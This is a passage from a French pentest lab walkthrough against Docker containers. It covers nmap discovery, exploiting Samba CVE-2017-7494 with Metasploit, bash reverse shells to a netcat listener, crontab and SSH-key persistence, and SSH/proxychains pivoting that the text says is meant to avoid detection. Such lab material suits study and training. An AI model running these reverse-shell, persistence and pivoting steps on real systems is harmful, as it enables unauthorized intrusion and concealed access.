ago Up 7 minutes 0.0.0.0:8834→8834/tcp, :::8834→8834/tcp
Nessus
8c48ae8729c8   hichigari/samba:latest              "/usr/local/samba/sb..." 7 minutes
ago Up 7 minutes 139/tcp, 137-138/udp, 445/tcp
samba

(root@vbox)-[/opt/auditssecu]
# docker exec -it 3e236f0fe53f bash
```

15.

←

16. ip a pour avoir adresse de la machine sur laquelle on s'est connecté avec le container , ensuite on fait un nmap avec l'adresse réseau qui est 172.18.0.0/24

```
Nmap scan report for Nessus.auditssecu_pentestnetwork (172.18.0.2)
Host is up (0.000013s latency).
All 100 scanned ports on Nessus.auditssecu_pentestnetwork (172.18.0.2) are in ignored states.
Not shown: 100 closed tcp ports (reset)
MAC Address: 02:42:AC:12:00:02 (Unknown)

Nmap scan report for samba.auditssecu_pentestnetwork (172.18.0.4)
Host is up (0.000013s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 02:42:AC:12:00:04 (Unknown)

Nmap scan report for e846a35a646b (172.18.0.3)
Host is up (0.0000070s latency).
Not shown: 99 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp   open  http-proxy
```

on remarque des ports sont ouverts en 0.4 et vu que mon adresse sur ce container est 0.3 alors on sait que c'est celle de la samba. ←

17. on fait un scan de vulnérabilité avec `nmap -p- -sC -sV 172.18.0.4` ; -p- pour scanner tous les ports, -sC pour donner des informations, -sV version des services ←
18. à la sortie de la précédente commande on remarque que la version Samba de la machine à laquelle on veut accéder comporte une faille : CVE-2017-7494. ←
19. On utilise ensuite metasploit : `msfconsole` . On utilise `search is_known` pour trouver le nom de la faille

```
Matching Modules
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/linux/samba/is_known_pipename  2017-03-24      excellent Yes     Samba is_known_pipename() Arbitrary Module Load

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/samba/is_known_pipename
```

; ensuite on `use 0` , `show options` pour voir ce qu'on peut faire de la faille

```
msf6 exploit(linux/samba/is_known_pipename) > show options
Module options (exploit/linux/samba/is_known_pipename):


| Name           | Current Setting | Required | Description                                                                                                                                                                     |
|----------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS         |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT          | 445             | yes      | The SMB service port (TCP)                                                                                                                                                      |
| SMB_FOLDER     |                 | no       | The directory to use within the writeable SMB share                                                                                                                             |
| SMB_SHARE_NAME |                 | no       | The name of the SMB share containing a writeable directory                                                                                                                      |


```

, ensuite `set RHOSTS 172.18.0.4` , puis `run` . On a un shell à un shell qui est pas interactif. On met :
`bash -c " bash -i >& /dev/ttcp/172.0.0.4/7890 0>&1 "` ↵

20. Pour accéder au shell qu'on a demandé, sur notre machine de base on met `stty raw -echo` permet de demander un affichage puis `nc -lnvp 7890` qui permet d'écouter. On entre notre terminal d'écouter `TERM=xterm` ↵

21. `apt update apt install cron` ; on change l'endroit d'exécution de *crontab* en changeant son fichier de config (ou un des fichiers de config) `nano /tmp/crontab.9fhGWU/crontab` ; dans ce fichier là on met `/bin/bash -c "/bin/bash -i &> /dev/tcp/172.18.0.3/7891 0>&1"` , à cet endroit :

```
command
/bin/bash -c "/bin/bash -i &> /dev/tcp/172.18.0.3/7891 0>&1"
```

Enfin on remet le

shell en interactif ↵

22. on utilise le service ssh, on le démarre `service ssh start` , ensuite on crée clé publique avec `ssh-keygen -t rsa -b 4096` , on ouvre le fichier dans le dossier de configuration de ssh (`cat /.ssh/id_rsa.pub`), puis dans le dossier de configuration ssh de la machine samba (`.ssh`), on copie la clé : `cd /.ssh , nano authorized_keys` . ↵

23. `ssh -N -D 9050 root@172.18.0.4 -4` ; -N permet de ne pas se faire repérer par la machine qu'on attaque, en exécutant à distance aucunes commandes ; -D spécifie le port ↵

24. `nmap -F 172.19.0.0` et on trouve son adresse ip et le service ouvert sur la machine

```
Nmap scan report for WebPentest.auditssecu_pentestpivot (172.19.0.2)
Host is up (0.000060s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:AC:13:00:02 (Unknown)
```

↵

25. Pour prendre le contrôle de machine web on va utiliser vnc et pour ne pas se faire repérer *proxychains* (il utilise les proxys pour ne pas qu'on puisse re-tracer l'origine des paquets), qu'on installe sur notre machine attaquante `apt-get update apt install proxychains` , on installe ensuite `vnc apt install tightvncserver` , on démarre ce dernier `vncserver` et on met l'adresse de la machine web ↵